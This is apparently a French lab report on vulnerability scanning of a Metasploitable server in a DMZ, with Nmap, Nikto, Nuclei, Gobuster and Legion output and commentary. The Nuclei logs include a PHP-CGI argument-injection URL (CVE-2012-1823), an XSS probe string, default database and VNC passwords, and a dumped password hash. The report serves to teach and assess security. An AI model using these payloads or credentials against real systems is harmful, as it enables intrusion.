TRACEROUTE
HOP RTT     ADDRESS
1   1.11 ms 10.0.1.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.74 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


Scan nikto dans la DMZ



L'analyse réalisée avec Nikto révèle de nombreuses vulnérabilités liées à la configuration du serveur web, notamment l'exposition de ressources sensibles, l'utilisation de logiciels obsolètes et l'absence de mécanismes de sécurité essentiels. L'activation de fonctionnalités dangereuses et l'accès à des interfaces critiques comme phpMyAdmin augmentent considérablement la surface d'attaque. Ces résultats confirment un niveau de sécurité insuffisant du serveur.

Nuclei permet de détecter automatiquement des vulnérabilités connues (CVE, mauvaises configurations, mots de passe faibles) en utilisant des templates.

Scan nuclei basique dans la DMZ



```
┌──(root㉿kali)-[/home/kali]
└─# nuclei -u http://10.0.0.10

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.7.1

                projectdiscovery.io

[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.7.1 (outdated)
[INF] Current nuclei-templates version: v10.4.0 (latest)
[INF] New templates added in latest release: 94
[INF] Templates loaded for current scan: 9904
[INF] Executing 9887 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 17 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2255 (Reduced 2130 Requests)
[phpmyadmin-panel] [http] [info] http://10.0.0.10/phpMyAdmin/ [paths="/phpMyAdmin/"]
[phpinfo-files] [http] [low] http://10.0.0.10/phpinfo.php [paths="/phpinfo.php"]
[http-trace:trace-request] [http] [info] http://10.0.0.10
[apache-mod-negotiation-listing:exposed_files] [http] [low] http://10.0.0.10/index ["index.php"] [path="/index"]
[waf-detect:apachegeneric] [http] [info] http://10.0.0.10
[vnc-default-login] [javascript] [high] 10.0.0.10:5900 [passwords="password123"]
[vnc-default-login] [javascript] [high] 10.0.0.10:5900 [passwords="password"]
[mysql-info] [javascript] [info] 10.0.0.10:3306 ["Version: 5.0.51a-3ubuntu5","Transport: tcp"]
[ssh-auth-methods] [javascript] [info] 10.0.0.10:22 ["["publickey","password"]"]
[rlogin-detect] [javascript] [info] 10.0.0.10:513
[samba-detect] [javascript] [info] 10.0.0.10:445 ["Samba 3.0.20-Debian"]
[postgres-default-logins] [javascript] [high] 10.0.0.10:5432 [passwords="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="postgres",password="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="template1",password="postgres",usernames="postgres"]
[pgsql-list-database] [javascript] [high] 10.0.0.10:5432 ["template1","template0","postgres"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-file-read] [javascript] [high] 10.0.0.10:5432 ["pg_twophase","postmaster.opts","server.crt","postmaster.pid","pg_multixact","global","pg_subtrans","base","pg_tblspc","server.key","pg_xlog","pg_clog","root.crt","PG_VERSION"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-list-password-hashes] [javascript] [high] 10.0.0.10:5432 ["postgres : md53175bce1d3201d16594cebf9d7eb3f9d"] [database="postgres",password="postgres",usernames="postgres"]
[ntlm-info] [javascript] [info] 10.0.0.10:445 ["NTLM: Samba 3.0.20-Debian"]
[smb-v1-supported] [javascript] [info] 10.0.0.10:445
[smb-version-detect:smb-version] [javascript] [info] 10.0.0.10:445 ["SMB 1.0"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="postgres",password="",usernames="postgres"]
[ssh-diffie-hellman-logjam] [javascript] [low] 10.0.0.10:22
[ssh-password-auth] [javascript] [info] 10.0.0.10:22
[ssh-sha1-hmac-algo] [javascript] [info] 10.0.0.10:22
[ssh-server-enumeration] [javascript] [info] 10.0.0.10:22 ["SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1"]
[pgsql-list-users] [javascript] [high] 10.0.0.10:5432 ["postgres"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="template1",password="",usernames="postgres"]
[pgsql-version-detect] [javascript] [high] 10.0.0.10:5432 ["PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)"] [database="postgres",password="postgres",usernames="postgres"]
[ssh-cbc-mode-ciphers] [javascript] [low] 10.0.0.10:22
[ssh-weakkey-exchange-algo] [javascript] [low] 10.0.0.10:22
[ssh-weak-mac-algo] [javascript] [low] 10.0.0.10:22
[ssh-weak-algo-supported] [javascript] [medium] 10.0.0.10:22
[pgsql-empty-password] [javascript] [critical] 10.0.0.10:5432
[CVE-2004-2687] [tcp] [high] 10.0.0.10:3632
[CVE-2015-1419:version] [tcp] [medium] 10.0.0.10:21 ["2.3.4"]
[CVE-2021-30047:version] [tcp] [high] 10.0.0.10:21 ["2.3.4"]
[esmtp-detect] [tcp] [info] 10.0.0.10:25
[ftp-detect] [tcp] [info] 10.0.0.10:21
[nfs-v3-exposed] [tcp] [info] 10.0.0.10:2049
[smtp-detect] [tcp] [info] 10.0.0.10:25
[vnc-service-detect] [tcp] [info] 10.0.0.10:5900 ["RFB 003.003"]
```



```
[vnc-service-detect] [tcp] [info] 10.0.0.10:5900 ["RFB 003.003"]
[smtp-commands-enum:ehlo] [tcp] [info] 10.0.0.10:25 ["PIPELINING","SIZE 10240000","VRFY","ETRN","STARTTLS","ENHANCEDSTATUSCODES","8BITMIME","DSN"]
[openssh-detect] [tcp] [info] 10.0.0.10:22 ["SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1"]
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.0.0.10
[http-missing-security-headers:content-security-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:permissions-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-frame-options] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.0.0.10
[http-missing-security-headers:referrer-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.0.0.10
[http-missing-security-headers:missing-content-type] [http] [info] http://10.0.0.10
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.0.0.10
[http-missing-security-headers:clear-site-data] [http] [info] http://10.0.0.10
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.0.0.10
[INF] Skipped 10.0.0.10:5814 from target list as found unresponsive permanently: Get "https://10.0.0.10:5814/autopass": cause="port closed or filtered" address=10.0.0.10:5814 chain="connection refused"
[ajp-protocol-detect] [javascript] [info] 10.0.0.10:8009 ["AJP Detected"]
[ftp-anonymous-login] [tcp] [medium] 10.0.0.10:21
[tech-detect:php] [http] [info] http://10.0.0.10
[apache-detect] [http] [info] http://10.0.0.10 ["Apache/2.2.8 (Ubuntu) DAV/2"]
[apache-httpd-eol:version] [http] [info] http://10.0.0.10 ["2.2.8"]
[php-eol:version] [http] [info] http://10.0.0.10 ["5.2.4"]
[php-detect] [http] [info] http://10.0.0.10 ["5.2.4"]
[INF] Skipped 10.0.0.10:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address=10.0.0.10:4040 chain="connection refused; got err while executing https://10.0.0.10:4040/jobs/?\"'><script>alert(document.domain)</script>"
[INF] Scan completed in 2m. 62 matches found.
```

Scan nuclei plus complet dans la DMZ



```
┌──(root㉿kali)-[/home/kali]
└─# nuclei -u http://10.0.0.10 -severity low,medium,high,critical

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.7.1

                projectdiscovery.io


[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.7.1 (outdated)
[INF] Current nuclei-templates version: v10.4.0 (latest)
[INF] New templates added in latest release: 94
[INF] Templates loaded for current scan: 6382
[INF] Executing 6380 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 2 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 447 (Reduced 385 Requests)
[CVE-2012-1823] [http] [high] http://10.0.0.10/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[INF] Skipped 10.0.0.10:80 from target list as found unresponsive permanently: cause="no address found for host" chain="got err while executing https://checkip.amazonaws.com"
[apache-mod-negotiation-listing:exposed_files] [http] [low] http://10.0.0.10/index ["index.php"] [path="/index"]
[vnc-default-login] [javascript] [high] 10.0.0.10:5900 [passwords="password123"]
[vnc-default-login] [javascript] [high] 10.0.0.10:5900 [passwords="password"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="template1",password="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="postgres",password="postgres",usernames="postgres"]
[postgres-default-logins] [javascript] [high] 10.0.0.10:5432 [password="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="postgres",password="",usernames="postgres"]
[ssh-diffie-hellman-logjam] [javascript] [low] 10.0.0.10:22
[ssh-cbc-mode-ciphers] [javascript] [low] 10.0.0.10:22
[ssh-weak-algo-supported] [javascript] [medium] 10.0.0.10:22
[CVE-2004-2687] [tcp] [high] 10.0.0.10:3632
[pgsql-file-read] [javascript] [high] 10.0.0.10:5432 ["pg_multixact","global","pg_clog","pg_subtrans","base","PG_VERSION","server.key","postmaster.opts","server.crt","pg_xlog","postmaster.pid","root.crt","pg_tblspc","pg_twophase"] [database="postgres",password="postgres",usernames="postgres"]
[CVE-2011-2523] [tcp] [critical] 10.0.0.10:6200
[pgsql-list-database] [javascript] [high] 10.0.0.10:5432 ["postgres","template1","template0"] [database="postgres",password="postgres",usernames="postgres"]
[CVE-2015-1419:version] [tcp] [medium] 10.0.0.10:21 ["2.3.4"]
[pgsql-list-password-hashes] [javascript] [high] 10.0.0.10:5432 ["postgres : md53175bce1d3201d16594cebf9d7eb3f9d"] [database="postgres",password="postgres",usernames="postgres"]
[CVE-2021-30047:version] [tcp] [high] 10.0.0.10:21 ["2.3.4"]
[ssh-weak-mac-algo] [javascript] [low] 10.0.0.10:22
[ssh-weakkey-exchange-algo] [javascript] [low] 10.0.0.10:22
[pgsql-empty-password] [javascript] [critical] 10.0.0.10:5432
[ftp-anonymous-login] [tcp] [medium] 10.0.0.10:21
[pgsql-list-users] [javascript] [high] 10.0.0.10:5432 ["postgres"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-version-detect] [javascript] [high] 10.0.0.10:5432 ["PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 10.0.0.10:5432 [database="template1",password="",usernames="postgres"]
[INF] Skipped 10.0.0.10:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address=10.0.0.10:4040 chain="connection refused; got err while executing https://10.0.0.10:4040/jobs/?\"'><script>alert(document.domain)</script>"
[INF] Scan completed in 1m. 25 matches found.

┌──(root㉿kali)-[/home/kali]
└─#
```


Un scan de vulnérabilité a été réalisé à l'aide de l'outil Nuclei sur le serveur Metasploitable. Les résultats montrent plusieurs vulnérabilités critiques et élevées. Des failles critiques ont été identifiées, notamment une base de données PostgreSQL accessible sans mot de passe, ainsi qu'une backdoor FTP connue (CVE-2011-2523) permettant un accès distant au système. De nombreuses vulnérabilités de niveau élevé ont également été détectées, telles que l'utilisation de mots de passe par défaut sur VNC et PostgreSQL, ainsi que des versions obsolètes de services (FTP, SSH). Enfin, des problèmes de configuration ont été observés, comme l'accès FTP anonyme et l'absence de certains en-têtes de sécurité HTTP. Ces résultats démontrent que le serveur est fortement vulnérable et facilement compromettable.

Pour utiliser l'outil SCNR, j'ai rencontré des difficultés liées à l'installation sur Kali Linux, notamment en raison de la gestion des dépendances Python. Pour contourner ce problème, j'ai installé un autre scanner qui s'appelle Gobuster. L'outil Gobuster a été utilisé afin d'identifier les répertoires et fichiers cachés du serveur web.

Scan gobuster basique dans la DMZ




Scan gobuster un peu plus poussé dans la DMZ




Le scan a permis de découvrir plusieurs ressources sensibles telles que phpMyAdmin, phpinfo.php, ainsi que des répertoires comme /dav et /test. Ces éléments représentent des points d'entrée potentiels pour un attaquant, augmentant la surface d'attaque du serveur.

L'outil Legion a été utilisé afin d'effectuer une analyse complète du serveur cible. Cet outil permet de centraliser plusieurs techniques d'analyse, telles que le scan de ports, l'énumération de services et les tests d'authentification.


Scan légion dans la DMZ





